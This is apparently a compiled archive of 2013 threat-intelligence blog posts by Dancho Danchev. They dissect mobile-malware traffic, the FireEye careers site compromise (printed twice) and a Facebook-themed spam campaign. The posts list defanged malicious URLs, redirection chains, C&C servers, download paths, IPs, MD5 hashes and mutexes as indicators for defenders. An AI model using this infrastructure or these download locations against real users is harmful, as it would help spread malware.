**Parked on the same IP (93.170.107.130) are also the following domains participating in the campaign's infrastructure:**

*123diskapp.com*

*1gameminecraft.ru*

*2010mobile.ru*

*absex.ru*

*906*

*ammla.info*

*and4mobiles.ru*

*android-apk-file.ru*

*android-games-skachat.ru.com*

*android-key.ru*

*android-market-apk.ru*

*android-market-cools.ru*

*android-vk.com*

*android7s.ru*

*androidcool.tk*

*androiderus.com*

*androidnns.ru*

*androidone.net*

*androidperfomance.com*

*androids-market.ru*

*androidupos.ru*

*24-android.ru*

*online-android.ru*

*moiandroid.ru*

*ktozdesj.ru*

*super-androids.ru*

**The following malicious mobile malware MD5s are known to have phoned back to the same IP in the past:**

[11]MD5: 572b07bd031649d4a82bb392156b25c6

[12]MD5: 9685ff439e610fa8f874bf216fa47eee

[13]MD5: 6d9dd3c9671d3d88f16071f1483faa12

[14]MD5: 276b77b3242cb0f767bfba0009bcf3e7

[15]MD5: aefdbdee7f873441b9d53500e1af34fa

What's also worth emphasizing on is that we've also got a decent number of malicious Windows samples

known to have phoned back to the same IP in the past, presumably in an attempt by fellow cybercriminals to

monetize the traffic through an affiliate program.

MD5: bac8f2c5d0583ee8477d79dc52414bf5

MD5: a1ae35eadf7599d2f661a9ca7f0f2150

MD5: 419fdb78356eaf61f9445cf828b3e5cf

MD5: abce96eaa7c345c2c3a89a8307524001

MD5: 93d11dc11cccc5ac5a1d57edce73ea07

MD5: 53bbad9018cd53d16fb1a21bd4738619

MD5: 15f3eca26f6c8d12969ffb1dbeead236

MD5: 72c6c14f9bab8ff95dbaf491f2a2aff6

MD5: a282b40d654fee59a586b89a1a12cac2

MD5: e0798c635d263f15ab54a839bf6bac7f

MD5: 7b1d8820cc012deac282fc72471310bd

MD5: 21fdbb9e9e13297ae12768764e169fb4

MD5: 47fa4a3a7d94dad9fac1cbdc07862496

MD5: 5e9321027c73175cf6ff862019c90af7

MD5: cfbaccc61dc51b805673000d09e99024

MD5: 8bc4dd1aff76fd4d2513af4538626033

MD5: f6a622f76b18d3fa431a34eb33be4619

MD5: c068d11293fc14bebdbf3b3827e0006ac

907



MD5: d68338a37f62e26e701dfe45a2f9cbf2

MD5: e1c9562b6666d9915c7748c25376416f

MD5: 1dccd14b23698ecc7c5a4b9099954ae4

MD5: 47601e9f8b624464b63d499af60f6c18

Actual download location of a sample mobile malware sample:

*hxxp://mediaworks3.com/getfile.php?dtype=dle &u=getfl  
&d=FLVPLayer - 78.140.131.124*

**The following mobile malware serving domains are also known to have responded to the same IP (78.140.131.124)**

**in the past:**

*4apkser.ru*

*absex.ru*

*agw-railway.com*

*androedis.ru*

*android-apk-file.ru*

*android-update.name*

*android6s.ru*

*android7s.ru*

*androidappfile.name*

*androidaps.ru*

*androidbizarre.com*

*androidilve.ru*

*androidovnlods.com*

*androidupss.ru*

*apk-load.ru*

908

*apkzona.ru*

*bali-special.ru*

*com-opera.com*

*dml-site.ru*

*download-opera.com*

**As well as the following malicious MD5s:**

[16]MD5: 8cfebfa7175e6e9a10e2a9ade4d87405

[17]MD5: 4e5af55dd6a310bced83eb08c9a635b3

Thanks to the commercial availability of [18]**DIY iFrame injecting platforms**, the current [19]**commoditization**

**of hacked/compromised accounts** across multiple verticals, the [20]**efficiency-oriented mass SQL injection cam-**

**paigns**, as well as the existence of beneath the radar [21]**malvertising campaigns**, cybercriminals are perfectly positioned to continue monetizing mobile traffic for fraudulent/malicious purposes.

**Updates will be posted as soon as new developments take place.**

1.

<http://www.webroot.com/blog/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-fraudulent-and-malicious-activity-part-two/>

2.

<https://www.virustotal.com/en/file/60a67827997b60fcbbf5a>

[625f809c7ed559475e12f36697349e6178c7036d38e/analysis/](https://www.virustotal.com/en/file/625f809c7ed559475e12f36697349e6178c7036d38e/analysis/)

[is/](#)

3. <http://draft.blogger.com/>

4. <http://draft.blogger.com/null>

5.

<https://www.virustotal.com/en/file/9262af1bbb4c392aaca2ca3ad321bd068cf37d99ed8845fe5ae2769a5a7810ec/analysis/>

[is/](#)

6. <http://draft.blogger.com/>

7.

<https://www.virustotal.com/en/file/f5124c25f48746652a4bd345442e12b4f63d9acd7d7974addc3a3168f22e8bb5/analysis/>

[is/](#)

8.

<https://www.virustotal.com/en/file/eb974ff155067f160f7200f31ee703472bb082f7e7bf296a5e189572f2841240/analysis/>

[is/](#)

9.

<https://www.virustotal.com/en/file/101edaf46ef9a1d76f9ab8a2d12ae24ca7dae0011d4ffb602e456a11305fa332/analysis/>

[is/](#)

10.

<https://www.virustotal.com/en/file/d2e38295ba6c133c98c7/>



[d6179323d7d68b066bc5af123466e83e9352860f846a/analysis](#)

[is/](#)

11.

[https://www.virustotal.com/en/file/a4d02a98d8e4a1152b71cfde6bb897f9923f51440ba41d4263cafde7a3fadb94/analysis](#)

[is/](#)

12.

[https://www.virustotal.com/en/file/2bd3bca6a432fc5fb5f56bf6b029a7b471caf03d882fb89133b8b963e5bd5188/analysis](#)

[is/](#)

13.

[https://www.virustotal.com/en/file/1235f1fcce45696a6a5f44bcde505d7efe333978a0eb3a10a9e178cd1d2ba967/analysis](#)

[is/](#)

14.

[https://www.virustotal.com/en/file/c6de29e62fd774aee3550285ed79d32d30427bb105e205806c8b885d6f33adc0/analysis](#)

[is/](#)

15.

[https://www.virustotal.com/en/file/72adb6e21c8001208d60cff662bcbff96133f4f1342c3d53f7e3080825fb1b60/analysis](#)

[is/](#)

16.

[https://www.virustotal.com/en/file/101edaf46ef9a1d76f9ab](#)

[8a2d12ae24ca7dae0011d4ffb602e456a11305fa332/analysis/](https://www.virustotal.com/en/file/d2e38295ba6c133c98c7d6179323d7d68b066bc5af123466e83e9352860f846a/analysis/8a2d12ae24ca7dae0011d4ffb602e456a11305fa332/analysis/)

17.

<https://www.virustotal.com/en/file/d2e38295ba6c133c98c7d6179323d7d68b066bc5af123466e83e9352860f846a/analysis/>

[is/](#)

18. <http://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedd>

[909](#)

[ing-platform-released-on-the-underground-marketplace/](#)

19. <http://www.webroot.com/blog/tag/hacked-accounts/>

20. <https://www.google.com/webhp?hl=en&tab=ww#hl=en&q=site:ddanchev.blogspot.com+sql+injection>

21. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>

910



## **Dissecting FireEye's Career Web Site Compromise (2013-09-18 19:41)**

Remember when back in 2010, I established a direct connection between several [1]**mass Wordpress blogs com-**

**promise campaigns**, with the campaign behind the [2]**compromised Web site of the U.S. Treasury**, prompting the

cybercriminal(s) behind it to [3]**redirect all the campaign traffic to my Blogger profile?**

It appears that the cybercriminal/gang of cybercriminals behind these mass Web site compromise campaigns

is/are not just [4]**still in business**, but also – Long Tail of the malicious Web – [5]**managed to infect FireEye' (external network) Careers Web Site.**

Let's dissect the campaign, expose the malicious domains portfolio behind it, provide MD5s for a sample ex-

plot, the dropped malware, and connect it to related malicious campaigns, all of which continue to share the same

malicious infrastructure.

### **Sample redirection chain:**

*hxxp://vjs.zencdn.net/c/video.js*

->

*hxxp://cdn.adsbarscript.com/links/jump/*

*(198.7.59.235;*

*63.247.93.69;*

*69.39.238.28;*

*74.81.94.44)*

(IE)

->

*hxxp://cdn.adsbarscript.com/links/flash/?updnew*

(CHROME)

->

*hxxp://209.239.127.185/591918d6c2e8ce3f53ed8b93fb0735cd/face-book.php*

**Detection rate for a sample malicious script found on the client-side exploits serving site:**

[6]MD5: 809f70b26e3a50fb9146ddfa8cf500be - detected by 1 out of 49 antivirus scanners as Trojan.Script.Heuristic-js.iacgm

**Sample detection rate for the served client-side exploit:**

[7]MD5: 71c92ebc2a889d3541ff6f20b4740868 - detected by 4 out of 49 antivirus scanners as HEUR:Exploit.Java.CVE-2012-1723.gen; HEUR\_JAVA.EXEC

**Detection rate for a sample dropped malware:**

[8]MD5:

4bfb3379a2814f5eb67345d43bce3091 - detected by 15 out of 49 antivirus scanners as Trojan-

PSW.Win32.Fareit.acqv; PWS:Win32/Fareit.gen!C

**The following malicious MD5s are known to have been downloaded from the same IPs (cdn.adsbarscript.com**

**(198.7.59.235; 63.247.93.69; 69.39.238.28; 74.81.94.44):**

[9]MD5: 82e1013106736b74255586169a217d66

[10]MD5: 01771c3500a5b1543f4fb43945337c7d

[11]MD5: dbf6f5373f56f67e843af30fded5c7f2

911

Additionally, the campaign is also known to have dropped [12]**MD5: 01771c3500a5b1543f4fb43945337c7d**

**Once executed, the most recently dropped sample (MD5:**

**4bfb3379a2814f5eb67345d43bce3091) phones**

**back to the following C &C servers:**

**main-firewalls.com** (67.228.177.174; 74.204.171.69; 85.195.104.90) - Email: alex1978a@bigmir.net

**simple-cdn-node.com** (109.120.143.109) - Email: alex1978a@bigmir.net

**akamai.com/gate.php**

Deja vu! We've already seen alex1978a@bigmir.net in [13]**Network Solution's (2010) mass Wordpress blogs**

**compromise**, a campaign which is also directly connected with [14]**the compromise of the Web site of the U.S**

## **Treasury.**

**The sample also attempts to download the following additional malware variants:**

*main-firewalls.com/6.exe*

*main-firewalls.com/1.exe*

*simple-cdn-node.com/1.exe* - [15]**MD5:**  
**05d003a374a29c9c2bbc250dd5c56d7c**

**Responding to 67.228.177.174 are also the following malicious domains:**

*aodairangdong.com*

*bolsaminimall.com*

*catch-cdn.com*

*corp-firewall.com*

*himarkrealty.com*

*ngnetworld.com*

*ritz-entertainment.com*

*server.evietmusic.com*

*viettv24.com*

*vpoptv.com*

*plussolarsolutions.com*

*artistflower.com*

*autoairsystems.com*

*eighteas.com*

*greenpowersurvey.com*

*phattubi.com*

*ritz-entertainment.com*

*saigoncitymall.com*

**The following malicious MD5s are also known to have phoned back to the same IP (67.228.177.174) in the**

**past:**

MD5: 05636d38090e5726077cea54d2485806

MD5: 53b73675f1b08cf7ecfc3c80677c8d2e

MD5: 0f424ff9db97dafaba746f26d6d8d5c0

MD5: 633d6de861edc2ecf667f02d0997f10e

MD5: d13ead2b8a424b5e9c5977f8715514c4

MD5: bfc9803c94cc8ba76a916f8e915042e4

MD5: a04d33ced90f72c1a77f312708681c07

MD5: 7e6e15518cc48639612aa4ff00a2a454

MD5: 98d78ef8cc5aee193a7b7a3c3bb58c87

MD5: a030d6e35d736db9dd433a8d2ac8a915

MD5: 1f7a6ed70be6e13efb45e5ba80eed76e

MD5: cfc727a0ad51eb1f111305873d2ade04

MD5: 1b6de030ed3b42e939690630f63d6933

MD5: fa9e92d42580e1789ed04e551a379e4e

MD5: 2ed9d63e4d557667bad7806872cf4412

MD5: bef16d25b2cada2a388ea06c204b44f3

MD5: 77a93ba48d6532e069745bca117d26ed

MD5: 7c7e4cef8a7181f7982a841f7f752368

MD5: 57b5e6f38998e32fa93856970cc66c5e

MD5: 5d388b1f2bf2dc9493f5c4cfb9d53ca0

MD5: ec24a959e39c5d2eb7dc769f4b098efb

MD5: 6357085196499ef5301548ff17b62619

MD5: 3173d4be34f489a4630f2439f9653c2c

MD5: 3bd239ee46ab8ba02f57ed1762bd3ae6

MD5: dce3e33eb294f0a7688be5bea6b7e9d4

MD5: 1ed678e9d29c25043fdd1b4c44f5b2ea

MD5: eccce6f5f509f4ef986d426445a98f0d

MD5: 74e1e2f2d562ab6883124cfa43300cf2

MD5: 6922efa2e5aa16b78c982d633cbe44e9



**Responding to 85.195.104.90 are also the following malicious domains:**

*catch-cdn.com*

*corp-firewall.com*

*kronoemail.com*

*main-firewalls.com*

*viacominfosys.com*

*emaildatastore.com*

**The following malicious MD5s are also known to have phoned back to the same IP (85.195.104.90) in the**

**past:**

MD5: 88110dbce9591b68b06b859e7965d509

MD5: 0e055888564fb59cb6d4e35a5c5fb33d

MD5: e9d8d2842b576fd4f6ef9dde1fea4b9f

MD5: e750031fc9b9264852133d8f7284ac7a

MD5: e0da2ca4e9a174cd3c6f8a348e4861ad

MD5: b23a579d7b8bf5a03c121d2f74234b2d

MD5: a1ee5246d984d900f27ce94fbfc37c2b

MD5: 2118a70a2ccf0a7772725e765ad64e08

MD5: f26848e64040b4b6614d95bd967045df

MD5: 9c5997b32bea6945f0cb9ff0c18cf040

MD5: 353305483087a5316fd75f63d641ec1f

MD5: 34e67771ca411b163866f1e795b2e72e

MD5: 571e04b5af915979efc5a7f77794facb

MD5: a21df3ee0c9dd87cf6ca66581aa7eb76

MD5: e2137edd5f550b1942c16e70095c436b

MD5: 97437f6d670db2596b6a6b53c887055c

Such type of factual attribution based on gathered historical OSINT, isn't surprising, thanks to the fact that de-

spite the increasing number of novice cybercriminals joining the ecosystem, the "usual suspects" continue operating for the sake of achieving their fraudulent and malicious objectives.

913

***This post has been reproduced from [16]Dancho Danchev's blog . Follow him [17]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

2. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

3.

[http://1.bp.blogspot.com/\\_wICHhTiQmrA/S-CnwKJy7II/AAAAAAAAEsA/3esPISPhaKc/s1600/BureauOfEngavingAndPrint](http://1.bp.blogspot.com/_wICHhTiQmrA/S-CnwKJy7II/AAAAAAAAEsA/3esPISPhaKc/s1600/BureauOfEngavingAndPrint)

[ing\\_exploits\\_malware\\_1.png](#)

4. <http://blog.videojs.com/post//unauthorized-modification-of-video-js-cdn-files>

5. <http://www.fireeye.com/blog/technical/cyber-exploits/2013/09/darkleech-says-hello.html>

6.  
<https://www.virustotal.com/en/file/311c27de8d357d9cbe63cbf798abad294d2daa467d45b7fb4b9bef4f613d0f33/analysis/1379521024/>

7.  
<https://www.virustotal.com/en/file/a87d2556c8270d35d0dc49a29376fb50d685d05782cd48f376479a6217474b51/analysis/1379521163/>

8.  
<https://www.virustotal.com/en/file/370ecf6b98a13b5b379cf1deedb5926fdb23dd9bac036087ca1d8a11e2eda8f8/analysis/1379521163/>

9.  
<https://www.virustotal.com/en/file/e40a7604c087a709ec9b9f8a78564d1542c4d221733eb4ebb512b3d5202a8e1d/analysis/1379521163/>

[is/](#)

10.  
<https://www.virustotal.com/en/file/ea3be0fb4367e038c602a3de5811821d2367f3326ab2a12f469db4cda06fafa7/analysis/1379521163/>

[is/](#)

11.

<https://www.virustotal.com/en/file/59d5d28ac1b169bfc390501fc9d29b5511dec357345df5e38c5aa47675acd5df/analysis/>

[is/](#)

12.

<https://www.virustotal.com/en/file/ea3be0fb4367e038c602a3de5811821d2367f3326ab2a12f469db4cda06fafa7/analysis/>

[is/](#)

13. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

14. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

15.

<https://www.virustotal.com/en/file/e28f368359094d42110fbae6bbef5cca649eac4ba540192827cac7b794bdaab7/analysis/>

[is/](#)

16. <http://ddanchev.blogspot.com/>

17. <http://twitter.com/danchodanchev>

914



**Dissecting FireEye's Career Web Site Compromise  
(2013-09-18 19:41)**

Remember when back in 2010, I established a direct connection between several [1]**mass Wordpress blogs com-**

**promise campaigns**, with the campaign behind the [2]**compromised Web site of the U.S. Treasury**, prompting the

cybercriminal(s) behind it to [3]**redirect all the campaign traffic to my Blogger profile?**

It appears that the cybercriminal/gang of cybercriminals behind these mass Web site compromise campaigns

is/are not just [4]**still in business**, but also – Long Tail of the malicious Web – [5]**managed to infect FireEye' (external network) Careers Web Site.**

Let's dissect the campaign, expose the malicious domains portfolio behind it, provide MD5s for a sample ex-

plot, the dropped malware, and connect it to related malicious campaigns, all of which continue to share the same

malicious infrastructure.

**Sample redirection chain:**

*hxxp://vjs.zencdn.net/c/video.js*

->

*hxxp://cdn.adsbarscript.com/links/jump/*

*(198.7.59.235;*

*63.247.93.69;*

*69.39.238.28;*

*74.81.94.44)*

(IE)

->

*hxxp://cdn.adsbarscript.com/links/flash/?updnew*

(CHROME)

->

*hxxp://209.239.127.185/591918d6c2e8ce3f53ed8b93fb073  
5cd/face-book.php*

**Detection rate for a sample malicious script found  
on the client-side exploits serving site:**

[6]MD5: 809f70b26e3a50fb9146ddfa8cf500be - detected  
by 1 out of 49 antivirus scanners as Trojan.Script.Heuristic-  
js.iacgm

**Sample detection rate for the served client-side  
exploit:**

[7]MD5: 71c92ebc2a889d3541ff6f20b4740868 - detected  
by 4 out of 49 antivirus scanners as HEUR:Exploit.Java.CVE-  
2012-1723.gen; HEUR\_JAVA.EXEC

**Detection rate for a sample dropped malware:**

[8]MD5:

4bfb3379a2814f5eb67345d43bce3091 - detected by 15 out of 49 antivirus scanners as Trojan-

PSW.Win32.Fareit.acqv; PWS:Win32/Fareit.gen!C

**The following malicious MD5s are known to have been downloaded from the same IPs (cdn.adsbarscript.com**

**(198.7.59.235; 63.247.93.69; 69.39.238.28; 74.81.94.44):**

[9]MD5: 82e1013106736b74255586169a217d66

[10]MD5: 01771c3500a5b1543f4fb43945337c7d

[11]MD5: dbf6f5373f56f67e843af30fded5c7f2

915

Additionally, the campaign is also known to have dropped [12]**MD5: 01771c3500a5b1543f4fb43945337c7d**

**Once executed, the most recently dropped sample (MD5:**

**4bfb3379a2814f5eb67345d43bce3091) phones**

**back to the following C &C servers:**

**main-firewalls.com** (67.228.177.174; 74.204.171.69; 85.195.104.90) - Email: alex1978a@bigmir.net

**simple-cdn-node.com** (109.120.143.109) - Email: alex1978a@bigmir.net

**akamai.com/gate.php**

Deja vu! We've already seen alex1978a@bigmir.net in [13]**Network Solution's (2010) mass Wordpress blogs**

**compromise**, a campaign which is also directly connected with [14]**the compromise of the Web site of the U.S**

**Treasury.**

**The sample also attempts to download the following additional malware variants:**

*main-firewalls.com/6.exe*

*main-firewalls.com/1.exe*

*simple-cdn-node.com/1.exe* - [15]**MD5:**  
**05d003a374a29c9c2bbc250dd5c56d7c**

**Responding to 67.228.177.174 are also the following malicious domains:**

*aodairangdong.com*

*bolsaminimall.com*

*catch-cdn.com*

*corp-firewall.com*

*himarkrealty.com*

*ngnetworld.com*

*ritz-entertainment.com*

*server.evietmusic.com*

*viettv24.com*



*vpoptv.com*

*plussolarsolutions.com*

*artistflower.com*

*autoairsystems.com*

*eigh teas.com*

*greenpowersurvey.com*

*phattubi.com*

*ritz-entertainment.com*

*saigoncitymall.com*

**The following malicious MD5s are also known to have phoned back to the same IP (67.228.177.174) in the**

**past:**

MD5: 05636d38090e5726077cea54d2485806

MD5: 53b73675f1b08cf7ecfc3c80677c8d2e

MD5: 0f424ff9db97dafaba746f26d6d8d5c0

MD5: 633d6de861edc2ecf667f02d0997f10e

MD5: d13ead2b8a424b5e9c5977f8715514c4

MD5: bfc9803c94cc8ba76a916f8e915042e4

MD5: a04d33ced90f72c1a77f312708681c07

MD5: 7e6e15518cc48639612aa4ff00a2a454

MD5: 98d78ef8cc5aee193a7b7a3c3bb58c87

MD5: a030d6e35d736db9dd433a8d2ac8a915  
916

MD5: 1f7a6ed70be6e13efb45e5ba80eed76e

MD5: cfc727a0ad51eb1f111305873d2ade04

MD5: 1b6de030ed3b42e939690630f63d6933

MD5: fa9e92d42580e1789ed04e551a379e4e

MD5: 2ed9d63e4d557667bad7806872cf4412

MD5: bef16d25b2cada2a388ea06c204b44f3

MD5: 77a93ba48d6532e069745bca117d26ed

MD5: 7c7e4cef8a7181f7982a841f7f752368

MD5: 57b5e6f38998e32fa93856970cc66c5e

MD5: 5d388b1f2bf2dc9493f5c4cfb9d53ca0

MD5: ec24a959e39c5d2eb7dc769f4b098efb

MD5: 6357085196499ef5301548ff17b62619

MD5: 3173d4be34f489a4630f2439f9653c2c

MD5: 3bd239ee46ab8ba02f57ed1762bd3ae6

MD5: dce3e33eb294f0a7688be5bea6b7e9d4

MD5: 1ed678e9d29c25043fdd1b4c44f5b2ea

MD5: eccce6f5f509f4ef986d426445a98f0d

MD5: 74e1e2f2d562ab6883124cfa43300cf2

MD5: 6922efa2e5aa16b78c982d633cbe44e9

**Responding to 85.195.104.90 are also the following malicious domains:**

*catch-cdn.com*

*corp-firewall.com*

*kronoemail.com*

*main-firewalls.com*

*viacominfosys.com*

*emaildatastore.com*

**The following malicious MD5s are also known to have phoned back to the same IP (85.195.104.90) in the**

**past:**

MD5: 88110dbce9591b68b06b859e7965d509

MD5: 0e055888564fb59cb6d4e35a5c5fb33d

MD5: e9d8d2842b576fd4f6ef9dde1fea4b9f

MD5: e750031fc9b9264852133d8f7284ac7a

MD5: e0da2ca4e9a174cd3c6f8a348e4861ad

MD5: b23a579d7b8bf5a03c121d2f74234b2d

MD5: a1ee5246d984d900f27ce94fbfc37c2b

MD5: 2118a70a2ccf0a7772725e765ad64e08

MD5: f26848e64040b4b6614d95bd967045df

MD5: 9c5997b32bea6945f0cb9ff0c18cf040

MD5: 353305483087a5316fd75f63d641ec1f

MD5: 34e67771ca411b163866f1e795b2e72e

MD5: 571e04b5af915979efc5a7f77794facb

MD5: a21df3ee0c9dd87cf6ca66581aa7eb76

MD5: e2137edd5f550b1942c16e70095c436b

MD5: 97437f6d670db2596b6a6b53c887055c

Such type of factual attribution based on gathered historical OSINT, isn't surprising, thanks to the fact that de-

spite the increasing number of novice cybercriminals joining the ecosystem, the "usual suspects" continue operating for the sake of achieving their fraudulent and malicious objectives.

917

**Updates will be posted as soon as new developments take place.**

1. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

2. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

3.

[http://1.bp.blogspot.com/\\_wICHhTiQmrA/S-CnwKJy7II/AAAAAAAAAEsA/3esPISPhaKc/s1600/BureauOfEngavingAndPrint](http://1.bp.blogspot.com/_wICHhTiQmrA/S-CnwKJy7II/AAAAAAAAAEsA/3esPISPhaKc/s1600/BureauOfEngavingAndPrint)

[ing\\_exploits\\_malware\\_1.png](#)

4. <http://blog.videojs.com/post//unauthorized-modification-of-video-js-cdn-files>

5. <http://www.fireeye.com/blog/technical/cyber-exploits/2013/09/darkleech-says-hello.html>

6.  
<https://www.virustotal.com/en/file/311c27de8d357d9cbe63cbf798abad294d2daa467d45b7fb4b9bef4f613d0f33/analysis/1379521024/>

7.  
<https://www.virustotal.com/en/file/a87d2556c8270d35d0dc49a29376fb50d685d05782cd48f376479a6217474b51/analysis/1379521163/>

8.  
<https://www.virustotal.com/en/file/370ecf6b98a13b5b379cf1deedb5926fdb23dd9bac036087ca1d8a11e2eda8f8/analysis/>

9.  
<https://www.virustotal.com/en/file/e40a7604c087a709ec9b9f8a78564d1542c4d221733eb4ebb512b3d5202a8e1d/analysis/>

10.

<https://www.virustotal.com/en/file/ea3be0fb4367e038c602a3de5811821d2367f3326ab2a12f469db4cda06fafa7/analysis/>

[is/](#)

11.

<https://www.virustotal.com/en/file/59d5d28ac1b169bfc390501fc9d29b5511dec357345df5e38c5aa47675acd5df/analysis/>

[is/](#)

12.

<https://www.virustotal.com/en/file/ea3be0fb4367e038c602a3de5811821d2367f3326ab2a12f469db4cda06fafa7/analysis/>

[is/](#)

13. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

14. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

15.

<https://www.virustotal.com/en/file/e28f368359094d42110fbae6bbef5cca649eac4ba540192827cac7b794bdaab7/analysis/>

[is/](#)

918



**Spamvertised Facebook 'You have friend suggestions, friend requests and photo tags' Themed Emails**

## **Lead to Client-side Exploits and Malware (2013-09-28 13:53)**

A currently circulating malicious 'Facebook notifications' themed spam campaign, attempts to trick Facebook's users into thinking that they've received a notifications digest for the activity that (presumably) took place while they were logged out of Facebook. In reality though, once users click on any of the links found in the malicious email, they're automatically exposed to client-side exploits ultimately dropping malware on their hosts.

Let's dissect the campaign, provide actionable intelligence on the campaign's structure, the involved portfolio of malicious domains, actual/related MD5s, and as always, connect the currently ongoing campaign with two other previously profiled malicious campaigns.

### **Spamvertised URL:**

`hxxp://user4634.vs.easily.co.uk/darkened/PSEUDO_RANDOM_CHARACTERS`

### **Attempts to load the following malicious scripts:**

`hxxp://3dbrandscapes.com/starker/manipulator.js`

`hxxp://distrigold.eu/compounding/melisa.js`

`hxxp://ly-ra.com/shallot/mandalay.js`

### **Client-side exploits serving URL:**

[hxxp://directgrid.org/topic/lairtg-nilles-slliks.php](http://hxxp://directgrid.org/topic/lairtg-nilles-slliks.php)

**Malicious domain name reconnaissance:**

directgrid.org - 50.116.10.71 - Email:  
ringfields@islandresearch.net

**Responding to the following IP (50.116.10.71) are  
also the following malicious domains participating in  
the**

**campaign:**

directgrid.biz

919

directgrid.com

directgrid.info

directgrid.net

directgrid.org

directgrid.us

gilkjones.com

integra-inspection.ca

integra-inspection.co

integra-inspection.info

taxipunjab.com

taxisamritsar.com



watttrack.com

**The following malicious MD5s are known to have been downloaded - related campaigns - from the same**

**IP (50.116.10.71):**

MD5: 7eb6740ed6935da49614d95a43146dea

MD5: 7768f7039988236165cdd5879934cc5d

**The following malicious MD5s are known to have 'phoned back' to the same IP (50.116.10.71) over the past**

**24 hours:**

MD5: a0065f7649db9a885acd34301ae863b0

MD5: 5503573f4fe15b211956f67c66e18d02

MD5: 01d757b672673df8032abbaa8acf3e22

MD5: 7ad68895e5ec9d4f53fc9958c70df01a

MD5: fd99250ecb845a455499db8df1780807

MD5: fd99250ecb845a455499db8df1780807

MD5: 3983170d46a130f23471340a47888c93

MD5: c86c79d9fee925a690a4b0307d7f2329

MD5: 25f498f7823f12294c685e9bc79376d2

MD5: 470f4aa3f76ea3b465741a73ce6c22fe

MD5: 43b78852a7363d8a4cf7538d4e68c887

MD5: e3aae430ed4036b19f26fa2ed9bbe2bf

MD5: e782619301a0a0a843cedc5d02c563b5

MD5: fc16335d0e1827b271b031309634dc0f

MD5: a55e21b0231d0508cb638892b6ee8ec5

MD5: 053c84c12900b81506eb884ec9f930c9

MD5: e03d0dd786b038c570dc53690db0673b

MD5: 086b16af34857cb5dfb0163cc1c92569

MD5: e066b50bae491587574603bdfd60826e

MD5: eb22137880f8c5a03c73135f288afb8a

MD5: b88392fb63747668c982b6321e5ce712

MD5: 6254d901b1566bef94e673f833adff8c

MD5: 258d640b802a0bbe08471f4f064cb94a

MD5: c1cefb742107516c3a73489eae176745

MD5: a19f1d5c98c2d7f036f2693ad6c14626

MD5: 3f02f35bc73ad9ef14ab4f960926fd45

### **Sample detection rate for the client-side exploits serving malicious script:**

**[1]MD5: 00f5d150ff1b50c0bbc1d038eb676c29** -  
detected by 2 out of 48 antivirus scanners as  
Script.Exploit.Kit.C;

Troj/ObfJS-EO

920



### **Sample detection rate for the served exploit:**

[2]**MD5:**

**d49275523cae83a5e7639bb22604dd86** - detected by 5 out of 48 antivirus scanners as

HEUR:Exploit.Java.Generic; HEUR \_JAVA.EXEC; TROJ \_GEN.F47V0927

**Upon successful client-side exploitation the campaign drops the following malicious sample on the affected**

**hosts:**

[3]**MD5: 6ef9476e6227ef631b231b66d7a2a08b** - detected by 7 out of 48 antivirus scanners as Win32/Spy.Zbot.AAU;

Trojan-Spy.Win32.Zbot.qckm; TROJ \_GEN.F47V0927

Once executed, the sample starts listening on ports 3185 and 7101.

**It also creates the following Mutexes on the system:**

*Local\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }*

*Local\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }*

*Local\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }*

Local\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }  
Local\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }  
Local\ {911F9FCD-AFAC-6AF2-DBC9-BE58FA349D4A }  
Global\ {2E06BA86-8AE7-D5EB-DBC9-BE58FA349D4A }  
Global\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }  
Global\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }  
Global\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }  
Global\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }  
Global\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }  
Global\ {BB67AFC4-9FA5-408A-DBC9-BE58FA349D4A }  
Global\ {3DC7903B-A05A-C62A-11EB-B06D3016937F }  
Global\ {3DC7903B-A05A-C62A-75EA-B06D5417937F }  
Global\ {3DC7903B-A05A-C62A-4DE9-B06D6C14937F }

921

Global\ {3DC7903B-A05A-C62A-65E9-B06D4414937F }  
Global\ {3DC7903B-A05A-C62A-89E9-B06DA814937F }  
Global\ {3DC7903B-A05A-C62A-BDE9-B06D9C14937F }  
Global\ {3DC7903B-A05A-C62A-51E8-B06D7015937F }  
Global\ {3DC7903B-A05A-C62A-81E8-B06DA015937F }  
Global\ {3DC7903B-A05A-C62A-FDE8-B06DDC15937F }

*Global\ {3DC7903B-A05A-C62A-0DEF-B06D2C12937F }*

*Global\ {3DC7903B-A05A-C62A-5DEF-B06D7C12937F }*

*Global\ {3DC7903B-A05A-C62A-95EE-B06DB413937F }*

*Global\ {3DC7903B-A05A-C62A-F1EE-B06DD013937F }*

*Global\ {3DC7903B-A05A-C62A-89EB-B06DA816937F }*

*Global\ {3DC7903B-A05A-C62A-F9EF-B06DD812937F }*

*Global\ {3DC7903B-A05A-C62A-E5EF-B06DC412937F }*

*Global\ {3DC7903B-A05A-C62A-0DEE-B06D2C13937F }*

*Global\ {3DC7903B-A05A-C62A-09ED-B06D2810937F }*

*Global\ {3DC7903B-A05A-C62A-51EF-B06D7012937F }*

*Global\ {3DC7903B-A05A-C62A-35EC-B06D1411937F }*

*Global\ {3DC7903B-A05A-C62A-55EF-B06D7412937F }*

*Global\ {DDB39BDC-ABBD-265E-DBC9-BE58FA349D4A }*

*Global\ {2E1C200D-106C-D5F1-DBC9-BE58FA349D4A }*

